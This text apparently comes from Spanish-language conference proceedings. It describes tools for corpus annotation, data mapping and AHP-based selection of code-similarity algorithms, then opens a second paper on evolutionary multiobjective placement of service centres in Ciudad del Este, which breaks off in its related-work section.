Arcaísmos	Uso de frases anticuadas.	Empero= pero Cuasi =casi Fierro = hierro
Barbarismos	Pronunciar o escribir mal palabras o usar voces inadecuadas.	Haiga →haya
Cultismos	Uso de palabras cultas o eruditas. Estas son procedentes de una lengua clásica, generalmente latín o griego.	-Referéndum, -Caridad (caritatem)
Eufemismos	Uso de otras palabras para representar más suavidad o educación.	Devolver → vomitar

Adicionalmente, el programa permite trabajar sobre dos fragmentos de texto al mismo tiempo, por lo que es posible registrar un fenómeno lingüístico en particular que se sostiene entre dos fragmentos de texto similares. Esta funcionalidad permite crear un corpus etiquetado que posteriormente pueda ser utilizado en tareas de implicación textual, traducción automática, u otras tareas relacionadas.

Para realizar una correcta clasificación, previamente el evaluador humano es capacitado en el uso del software y en los criterios de clasificación adoptados, de modo de garantizar uniformidad entre diferentes clasificadores humanos.

El procedimiento de clasificación es una tarea humana manual, altamente demandante en tiempo, y que debe ser

realizado sin errores. Por esta razón, es recomendable que cuando se clasifique material, un experto anotador humano revise el trabajo realizado por otro anotador humano con el objetivo de detectar inconsistencias en la

clasificación, y en ese caso, someterlas a un análisis más minucioso.

La Figura 1 muestra la interfaz principal del asistente de creación de corpus.




Figura 1. Interfaz principal de carga y clasificación de pares de un corpus.

2.2. Funcionalidades

Las funcionalidades del programa Asistente de Creación de Corpus (ACC) se listan a continuación:

- Lectura de corpus: El programa cuenta con un módulo que permite leer adecuadamente el formato de corpus provistos por el NIST (National Institute of Standards and Technology)¹ y por el CLEF (Cross Evaluation Language Forum)² para su posterior edición, clasificación, generación, tabulación, ordenamiento y etiquetado. También permite trabajar con corpus multilingües, es decir con pares de texto en idiomas diferentes.
- Carga de pares (texto e hipótesis) del corpus, de un corpus previamente editado, o de un corpus en formato NIST o CLEF.

- Búsqueda y posicionamiento de un par dentro del corpus. Lo cual es útil, ya que los corpus podrían tener un tamaño de miles de pares.
- Selección de subcadenas de fragmentos de texto con el objeto de someterlos a una posterior clasificación: esto permite seleccionar partes de un texto y visualizarlas gráficamente a través de una tabla para su posterior modificación.
- Clasificación de los fenómenos en categorías y subcategorías definidas previamente.
- Almacenamiento en archivos de las salidas de este nuevo corpus etiquetado.
- Almacenamiento gradual. Esto significa que no es necesario que el anotador humano realice la etiquetación del corpus completo durante una sesión de trabajo, lo puede hacer en sucesivas sesiones e ir guardando sus avances en forma progresiva.

¹ www.nist.gov

² <http://www.clef-initiative.eu/>

- Identificación de usuarios. Esto posibilita la identificación de qué tipo de fenómeno fue seleccionado por un usuario determinado. Esta información es útil para poder determinar la eficiencia de clasificación de los anotadores, a la vez que permite conocer la trazabilidad de los mismos.

Como se describe en las siguientes secciones, este programa puede ser utilizado en la construcción semiautomática de corpus por parte de anotadores humanos.

2.3. Evaluación Experimental y Resultados

Experimentalmente se puso a prueba la velocidad en la clasificación del ACC en comparación con el uso de una planilla de cálculos para clasificar pares de la tarea denominada RTE.

A los efectos de evaluar la velocidad de clasificación, se tomaron un subconjunto de 100 pares de texto del corpus RTE4 (que cuenta con 1000 pares de texto) provisto por el NIST. A su vez, estos 100 pares fueron divididos en 2 conjuntos iguales C1 y C2 de 50 pares cada uno.

Se seleccionaron dos evaluadores A y B, a los que se les proveyó los mismos conjuntos de pares C1 y C2.

Como resultado, el evaluador A requirió 750 minutos en la clasificación del conjunto C1 utilizando el programa de ACC. Mientras que requirió aproximadamente 1220 minutos para realizar la clasificación del conjunto C2 empleando una planilla de cálculos.

Por otra parte, el evaluador B requirió 630 minutos en la clasificación del conjunto C1 utilizando el programa de ACC, y requirió 975 minutos para realizar la clasificación del conjunto C2 al utilizar una planilla de cálculos.

Se puede observar que el evaluador A tuvo un incremento del aprox. un 37% en el tiempo destinado para la clasificación de ese subconjunto de datos, mientras que el evaluador B mostró un incremento de productividad de aproximadamente un 35%. Este mismo experimento fue repetido 3 veces con pares diferentes de evaluadores y los resultados obtenidos son comparables a los anteriormente descriptos.

Parte de la diferencia encontrada puede justificarse debido a que el programa permite concentrarse solamente en un par de texto a la vez, lo cual disminuye las posibilidades de cometer errores. Se detectó que los anotadores cometieron errores con el uso de la planilla Excel, que fueron corregidos por ellos mismos durante el proceso de clasificación, pero con el consiguiente aumento de tiempo de clasificación debido al re-trabajo.

Adicionalmente, se pudo observar que la funcionalidad (del programa de ACC) de seleccionar subfragmentos de textos T,H y registrar el fenómeno que entre ellos se sostiene, permitió agilizar el registro de los fenómenos. En contrapartida, cuando los anotadores utilizaban la planilla de cálculo, era necesario ubicarse dentro de la casilla adecuada y allí seleccionar el texto para luego cortarlo y pegarlo en una columna diferente.

Una ventaja adicional del asistente de creación de corpus es la trazabilidad entre los pares de textos y los anotadores, lo cual hace posible conocer qué porcentaje de un corpus ha sido clasificado por cada anotador humano, y la cantidad de anotadores que intervinieron en el proceso de clasificación. La cantidad de personas intervinientes es un factor a tener en cuenta, puesto que puede afectar a la calidad del material de entrenamiento debida a la subjetividad de los anotadores humanos intervinientes.

2.4. Conclusiones acerca del programa ACC y Trabajo Futuro

El uso de esta herramienta ha permitido ahorrar tiempo de procesamiento manual, a la vez que permite generar nuevos corpus con nueva información lingüística.

Los experimentos realizados sobre dos anotadores humanos arrojan que el uso del programa de ACC disminuye el tiempo de etiquetado de material de entrenamiento en aproximadamente un 36%. El incremento dependerá de otros factores, tales como la longitud de los fragmentos de textos, la cantidad de fenómenos lingüísticos que aparezcan en los mismos, y el tipo de corpus que se esté clasificando.

Esta herramienta ha sido utilizada en la generación de material de entrenamiento con aplicación en la tarea de implicación textual [4] y tareas relacionadas [5],[12].

Como trabajo futuro, se han identificado un conjunto de funcionalidades que serían convenientes en futuras versiones del software ACC, entre las que destacamos:

- Posibilidad de realizar marcas sobre textos, o fragmentos de textos, para que sean sometida al análisis de varios anotadores humanos. Esta nueva característica sería conveniente ya que en algunas situaciones un evaluador humano no está seguro o tiene dudas acerca de que clasificación le corresponde a un determinado fenómeno lingüístico.
- Automatizar indicadores que permitan cuantificar la cantidad de tiempo que se necesita para clasificar el material, un par de textos en particular, y un corpus en general. A su vez, se plantea la necesidad de estadísticas de edición y post-edición, con el objeto de identificar los

fenómenos más simples y complejos. Al mismo tiempo, y ya que se cuenta con una identificación de usuario, las estadísticas podrían obtenerse e individualizar a cada usuario del sistema.

- Permitir la reclasificación de pares, textos y fragmentos de textos por usuarios con más privilegios, para ello será necesario crear un esquema de nivel de privilegios.
- Generación de estadísticas y reportes que permitan calcular automáticamente la consistencia del material de entrenamiento, midiendo el acuerdo inter-anotador.

Esta herramienta continúa en desarrollo y se prevé en el futuro la posibilidad de dejarla disponible con libre acceso para que otros investigadores del área puedan hacer uso de la misma en sus trabajos.

3. Programa de Mapeo de Datos

El Programa de Mapeo de Datos (PMD) permite realizar un análisis exploratorio y una primera aproximación al análisis de textos sobre textos estructurados y tiene como objetivo realizar la

manipulación de diferentes fuentes y orígenes de datos y almacenarlos en una estructura estándar en una base de datos estructurada que trabaja sobre SQL Server.

Esta aplicación permite tomar datos de orígenes de datos estructurados y registrarlos en una nueva base de datos que se encuentra normalizada para facilitar la búsqueda y análisis de textos.

El PMD está desarrollado tanto en versión de aplicación de escritorio desarrollada en el lenguaje de programación C#, mientras que la versión web está desarrollada utilizando Macromedia Flash. Ambas versiones permiten almacenar los datos normalizados en una estructura estándar de una base de datos SQL Server facilitando la búsqueda y análisis de textos.

En la Figura 2 se presenta la interfaz principal del sistema que ilustra como el mapeo es realizado graficamente y de manera interactiva.

El fin último de este módulo es contar con un repositorio de información estructurada de modo tal que facilite y permita el adecuado procesamiento de la información, para que sobre ella puedan utilizarse técnicas de minería de datos.




Figura 2. Interfaz Principal de Mapeo de Datos

De esta manera, esta herramienta permite acceder a diferentes bases de datos (y orígenes de datos) y concentra la información en un repositorio común. Este repositorio es en sí mismo, una base de datos relacional normalizada sobre la que se podrán efectuar consultas. Dado que se almacena información de diferentes fuentes, es necesario realizar una actualización cuando la información cambia en los repositorios originales. Así, la manera de funcionar de este repositorio es análoga a la estructura con la que se diseña un cubo OLAP [13], lo cual permite posteriormente, su consulta, análisis y exploración.

En la versión actual, existen algunas restricciones en cuanto al mapeo del origen de datos. Entre ellas destacamos:

- Sólo es posible trabajar con hasta seis tablas de origen de datos.
- Sólo es posible mapear una vez cada tabla de la base de datos de origen.
- Sólo es posible conectar hasta cinco campos por cada tabla de origen.
- Sólo puede estar presente una vez cada campo de una determinada tabla de origen.

En todos los casos, la aplicación informa con mensajes cuando se exceden estas situaciones al usuario mediante un mensaje.

4. Banco de Pruebas de Algoritmos de Semejanza

La herramienta que se presenta en esta sección se denomina Banco de Pruebas de Algoritmos de Semejanza (BPAS) y es un programa que se basa en el método de Jerarquía Analítica, también conocido como AHP, para informar el programa óptimo en base a criterios definidos por el usuario.

El método AHP [14][15] es utilizado cuando se deben tomar decisiones en escenarios complejos [16][17] y provee una manera de encontrar la solución óptima al problema de seleccionar una opción entre un conjunto de opciones posibles.

La selección de la opción más óptima estará regida por los factores que influyen en el proceso de toma de decisiones, como así también por el peso que se les asigne a estos factores.

Los pasos involucrados en el algoritmo AHP se mencionan a continuación, para lo cual es necesario crear una jerarquía en forma de árbol donde los nodos se crean de la siguiente manera:

- Se asigna al primer nodo (raíz) una prioridad 1, esto indica que constituye el objetivo del procedimiento.
- Se crean N-criterios, donde cada criterio corresponde a un nodo en el nivel 2 del árbol. A cada nodo se le asigna un nombre y prioridad. La sumatoria de la prioridad de todos los criterios debe ser igual a 1.
- Cada criterio, puede contener k-sub-criterios, donde se cumple que la sumatoria del valor local de todos los subcriterios es igual al valor del criterio. Cada nodo de los subcriterios debe tener un nombre y un valor de prioridad.
- Se crean alternativas (u opciones) que se conectan a todos los criterios (o subcriterios si los hubiere).

El programa BPAS permite informar cual algoritmo o programa de similitud es el óptimo. Para ello, en primer lugar se elige el objetivo, en este caso es la “selección de un algoritmo de similitud”.

Seguidamente, se establecen los criterios que serán de importancia para la selección del objetivo. Los criterios que se van a utilizar para puntuar a las alternativas son los siguientes:

- El criterio más relevante lo constituyen los lenguajes (códigos fuente) sobre los que el algoritmo puede detectar similitudes. Hay algoritmos que solo funcionan sobre un lenguaje en particular, mientras que otros funcionan en un amplio rango de programas.
- Facilidad de uso del algoritmo o del programa, se refiere a la parametrización del algoritmo, y a la configuración previa necesaria que puede requerir un algoritmo para funcionar (como puede ser la instalación de determinadas bibliotecas de software).
- La rapidez o tiempo de ejecución requerido por el algoritmo para completar la tarea de ponderación de la similitud.
- La plataforma desde la cual se ejecuta el algoritmo (se ejecuta localmente o se utiliza un algoritmo de clasificación distribuido).
- Tipo de interfaz (línea de comandos o una interfaz gráfica de usuario). Pondera si un algoritmo cuenta con un programa que lo implemente, ya sea de tipo consola o de interfaz gráfica.
- La licencia se refiere a la libre disponibilidad del programa que implemente el algoritmo.

Luego se eligen las alternativas, que en este caso las alternativas son los diferentes algoritmos de detección similitudes, en particular nos centraremos en el estudio

de código fuente escritos en diversos lenguajes de programación.

La Figura 3 presenta la jerarquía que implementa el programa BPAS, y la asignación propuesta para pesar cada uno de los criterios definidos anteriormente.




Figura 3. Jerarquía Analítica del programa BPAS.

Por el momento, el programa BPAS cuenta solamente con una interfaz en modo texto, y se prevé el desarrollo de una interfaz gráfica de usuario que permita una amplia parametrización de la aplicación, y el agregado dinámico de criterios y alternativas. El objetivo final que se pretende con este software es poder realizar una comparación entre algoritmos como el Winoing [18] o el algoritmo implementado por el programa Tester SIM [19].

Se ha realizado experimentación preliminar con este banco de prueba, y se ha sometido a comparación los siguientes programas y algoritmos que evalúan similitudes en textos estructurados: JPLAG, Anti-Plagiarims, Marble, Plaggie, Tester SIM y Simian.

De cada uno de ellos, expertos asignaron un puntaje diferente

A modo de ilustración a continuación se describe la ponderación realizada sobre las alternativas anteriores sobre el criterio denominado “Rapidez”.

- Jplag: Se asigna una prioridad local de 0.16
- Anti-plagiarims: Se asigna una prioridad local de 0.10

- Marble: Se asigna una prioridad local de 0.57
- Plaggie: Se asigna una prioridad local de 0
- Tester SIM: Se asigna una prioridad local de 0.13
- Simian: Se asigna una prioridad local de 0.39

La asignación de los valores de las prioridades fue realizada por consenso entre los investigadores del proyecto.

De manera análoga, se procedió para la asignación de los restantes criterios a cada una de las alternativas.

De lo anterior expuesto, los resultados que se obtuvieron aplicando el método de jerarquía analítica (AHP) fueron:

- Alternativa 1: Jplag con un valor de 0,2216.
- Alternativa 2: Anti-plagiarims con un valor de 0,2672.
- Alternativa 3: Marble con un valor de 0,1742.
- Alternativa 4: Plaggie con un valor de 0,0557.
- Alternativa 5: Tester SIM con un valor de 0,1040.
- Alternativa 6: Simian con un valor de 0,2028.

De la aplicación del método AHP surge que la Alternativa 2 (Anti-plagiarism) es la mejor opción de entre los demás software y algoritmos evaluados, en base al peso que se ha asignado a cada uno de los criterios para cada una de las 6 alternativas.

La elección Alternativa 2 por parte del método AHP se basa principalmente debido a la cantidad de lenguajes de prueba que acepta, y debido a posee una licencia del tipo GPLv2.

Actualmente están bajo estudios diferentes algoritmos de similitud, por lo cual los resultados obtenidos con este banco de prueba son todavía un trabajo en progreso.

5. Conclusiones

En este artículo se presentan tres herramientas para la manipulación, clasificación, y selección de información estructurada y no estructurada.

La primera herramienta permite automatizar la creación de un corpus, mediante un programa de carga y clasificación y ha sido empleada en la construcción de corpus en la tarea de implicación de textos.

La segunda herramienta, posibilita trabajar con múltiples orígenes de datos y registrarlos en una base de dato relacional, para poder realizar posteriormente tareas de minería de datos. Esto permite contar con un repositorio centralizado de información estructurada.

La tercera herramienta, es un banco de prueba de algoritmos de similitud de textos, que permite seleccionar un algoritmo óptimo en base a un conjunto de criterios definidos por el usuario.

Las dos primeras herramientas permiten además disminuir el tiempo manual de clasificación y etiquetado, y permiten realizar transformaciones y mapeos automáticos entre diversos orígenes de datos.

La última de las herramientas presentada es un trabajo en progreso y está siendo utilizada en aplicaciones de análisis de similitud en códigos fuentes.

6. Referencias

[1] Klavansy J, Resnik P, "The Balancing Act. Combining Symbolic and Statistical Approaches to Language". MIT Press, 1996.

[2] Manning C, Schutze H. *Foundations of Statistical Natural Language Processing*. The MIT Press, Cambridge, MA, 1999.

[3] Castillo J. "Sagan in TAC2009: Using Support Vector Machines in Recognizing Textual Entailment and TE Search Pilot task". TAC, NIST, USA, 2009.

[4] Castillo J., Cardenas M. "Using Sentence Semantic Similarity Based on WordNet in Recognizing Textual Entailment". Iberamia 2010, LNCS, vol. 6433, pp. 366-375, 2010.

[5] Castillo J. "Using Machine Translation Systems to Expand a Corpus in Textual Entailment". Proceedings of the Ictal 2010, LNCS, vol. 6233, pp.97-102, 2010.

[6] Feldman R., Hirsh H. "Exploiting Background Information in Knowledge Discovery from Text". Journal of Intelligent Information Systems, 1996.

[7] Lewis D. "Evaluating and optimizing autonomous text classification systems". In Proceedings of SIGIR-95, 18th ACM International Conference on Research and Development in Information Retrieval. Seattle, US, págs. 246-254, 1995.

[8] Craven M., Shavlik J. "Using Neural Networks for Data Mining". Future Generation Computer Systems, 13, págs. 211-229, 1997.

[9] Castillo J, Cardenas M. "Creación de Corpus para Aplicaciones de Análisis de Texto No Estructurado". Conaiisi 2015. Buenos Aires. 2015.

[10] Stefan T., Stefanowitsch A., "Corpora in Cognitive Linguistics". Corpus Based Approaches to Syntax and Lexis, Berlin: Mouton, pág. 117, 2006.

[11] Castillo J. "The Contribution of FaMAF at QA@CLEF 2008". Answer Validation Exercise. In proceeding of CLEF 2008. September, Aarhus, Denmark. 2008.

[12] Castillo J., Estrella P. "Semantic textual similarity for MT evaluation". Workshop in Machine Translation. USA. 2012.

[13] Codd F, Codd S, Salley C. "Providing OLAP (Online Analytical Processing) to User-Analysts: An IT Mandate". Technical Report. San Jose, Calif: Codd EF & Associates; 1993.

[14] Bhushan N., Kanwal R. "Strategic Decision Making: Applying the Analytic Hierarchy Process". London: Springer-Verlag. 2004.

[15] Saaty T., Peniwati K. "Group Decision Making: Drawing out and Reconciling Differences". Pittsburgh, Pennsylvania: RWS Publications, 2008.

[16] Hong Duan, Wei Zhao, Gaige Wang and Xuehua Feng. "Test-Sheet Composition Using Analytic Hierarchy Process and Hybrid Metaheuristic Algorithm TS/BBO". Mathematical Problems in Engineering Volume 2012. Article ID 712752, 22 pages. 2012.

[17] Jiandong Zhang, Jin Yang, Xuan Ma and Juanjuan Gong. "Research and Application on Improved group decision making AHP algorithm". Applied Mechanics and Materials Vols. 336-338. 2013.

[18] Schleimer S., Wilkerson D., Aiken A. "Winnowing: Local Algorithm for Document Fingerprinting". Proceedings of the 2003 ACM SIGMOD international conference on Management of data. San Diego, California: ACM Press, pp. 76-85. 2003.

[19] Grune, D. *The software and text similarity tester SIM*. <http://www.cs.vu.nl/~E2%88%BCdick/sim.html>. 1999.

Algoritmos Evolutivos Multiobjetivos Aplicados a Ubicación de Centros de Atención en Ciudad del Este

Carlos Domingo Almeida
Dirección de Investigación
Facultad Politécnica, Universidad Nacional del Este
Campus Universitario, Km. 8, Ciudad del Este
carlosdad@gmail.com

Resumen

La planificación de la ubicación óptima de centros de atención es un complejo proceso de cálculo, a cargo de especialistas que tradicionalmente consideran un solo objetivo: atender la demanda al menor costo. Las técnicas tradicionales de planificación utilizan métodos heurísticos de cálculo para la ubicación adecuada de estos centros de atención. Alternativamente, el presente trabajo propone la utilización de Algoritmos Evolutivos Multiobjetivos para la planificación de centros de atención a corto, mediano y largo plazo para Ciudad del Este. Esta constituye una opción válida en la elaboración de propuestas, teniendo en cuenta la rapidez con que se pueden encontrar soluciones y la variedad y calidad de estas soluciones.

Palabras claves: Planificación de Redes, Optimización Multiobjetivo, Algoritmos Evolutivos, Centros de Atención, Pareto.

1. Introducción

La ubicación de centros de atención constituye una tarea importante sobre todo cuando se quiere planificar una ciudad. La presente propuesta consiste en una metodología para la ubicación de centros de atención en Ciudad del Este, basándose en los datos disponibles tales como población, costos de terrenos y la ubicación en un plano cartográfico de la ciudad. Con los datos disponibles, se utilizan los algoritmos evolutivos multiobjetivos para la planificación de centros de atención a corto, mediano y largo plazo. El estudio se realizó para tres escenarios posibles: para la situación del año 2005, la ampliación para el año 2010 y la ampliación para el año 2015.

El problema de ubicación de centros de atención o ubicación de facilidades, es considerado *NP-hard*, es decir, un problema difícil no resoluble en tiempos polinómicos, ya que envuelve numerosas variables y la realización de los cálculos en forma objetiva, es muchas veces una tarea trabajosa.

Este trabajo está organizado de la siguiente manera: En la sección 2 se presentan los trabajos relacionados a ubicación de centros de atención. En la sección 3 se formula matemáticamente el problema, exponiendo algunos conceptos relativos a la optimización multiobjetivo, el método utilizado para ubicar los centros de atención y el problema de prueba. En la sección 4, se describe el Algoritmo Evolutivo Multiobjetivo propuesto. En la sección 5 se presentan los resultados experimentales obtenidos y su interpretación. Finalmente, se concluye el trabajo en la sección 6.

2. Trabajos relacionados

Los problemas más comunes estudiados en la teoría de la localización de centros de atención o ubicación de facilidades son el p -centro y el p -mediano. En el problema del p -centro, el objetivo es localizar p instalaciones de servicio para minimizar el máximo de las distancias de servicio de los n clientes a su centro de servicio más cercano respectivo y en el modelo p -mediano, el objetivo es minimizar la suma de estas n distancias de servicios (un cliente es servido solamente por la facilidad más cercana) [1].

Alternativamente, se ha propuesto una metodología basada en los algoritmos evolutivos multiobjetivos para la ubicación de centros, a corto, mediano y largo plazo, para la ciudad de Asunción. Básicamente, el problema a resolver consiste en calcular la cantidad de centros necesarios para cubrir la demanda de un área y la

correspondiente ubicación eficiente de las mismas, de forma a minimizar los costos basados en los datos de población, demanda de tráfico y costo de la infraestructura requerida para atender la demanda proyectada [2].

El vertiginoso crecimiento del consumo y variedad de los servicios de telecomunicaciones genera una necesidad cada vez mayor de implementar herramientas eficientes para la planificación de las redes de telecomunicaciones, a fin de minimizar los altos costos de inversión y mantenimiento. Además, una vez obtenido el conjunto de soluciones óptimas, y habiendo decidido adoptar e implementar una de ellas, se plantea resolver el problema de ubicar nuevos centros para satisfacer las demandas a corto, mediano y largo plazo [3].

El problema de localización de centros proveedores de servicios (facilities) sobre un área determinada es un problema *NP-hard*, ampliamente estudiado en las literaturas de Investigación de Operaciones. El problema considera un conjunto de lugares factibles en los cuales se puede abrir un centro proveedor de servicio; tales como sucursales de tiendas comerciales, locutorios de cabinas telefónicas, silos, etc. La apertura de estos centros implica un costo de inversión y una presunta ganancia futura que se desean optimizar. A diferencia de las herramientas tradicionales para dar solución a problemas de esta naturaleza, se ha propuesto la utilización de Algoritmos Evolutivos Multiobjetivos para la ubicación óptima de locutorios de cabinas telefónicas [4].

En otro abordaje, se discute la conexión entre los problemas de localización de las instalaciones, presentando enfoques para resolver problemas de ubicación de instalaciones reduciéndolos a problemas de cobertura. En particular, se discuten los siguientes problemas de optimización de *NP-hard*: la cobertura de conjunto y el problema de ubicación de instalación de cobertura, el problema de *k*-centros y *k*-proveedores, el problema de conjunto dominante, el problema de conjunto independiente máximo y el problema de máxima cobertura [5].

Se ha realizado una revisión de los esfuerzos recientes en cuanto al desarrollo de los problemas de localización multicriterios relacionados en tres categorías, incluyendo los problemas biobjetivo, multiobjetivo y multiatributo y sus métodos de solución. Aunque existen varios capítulos o secciones en diferentes libros de localización relacionados, no se ha encontrado ningún artículo científico o capítulo de libros que pueda abarcar toda la problemática [6].

En otro trabajo, se hace una revisión de la literatura de los modelos de ubicación, considerando la gestión de la cadena de suministro, las características básicas que los modelos deben tener en cuenta en la planificación estratégica y la integración de las decisiones de

localización relacionadas con el diseño de una red de cadena de suministro [7].

En otro trabajo, se aborda el problema de ubicación de facilidades sin capacidades considerando un algoritmo de aproximación que utiliza la métrica *uncapacitated facility location* (UFL), que tiene en cuenta la facilidad y el costo de conexión de una solución óptima para el problema UFL y es el primero que toca la curva límite de aproximabilidad. Como consecuencia, se obtiene el primer algoritmo de aproximación óptima para instancias dominadas por los costes de conexión [8].

El problema de localización de concentradores (*hub location problem*, HLP) es una extensión relativamente nueva de los problemas clásicos de localización de facilidades o centros de atención. Los *hubs* son instalaciones que funcionan como puntos de consolidación, conexión y conmutación de flujos entre orígenes y destinos estipulados [9].

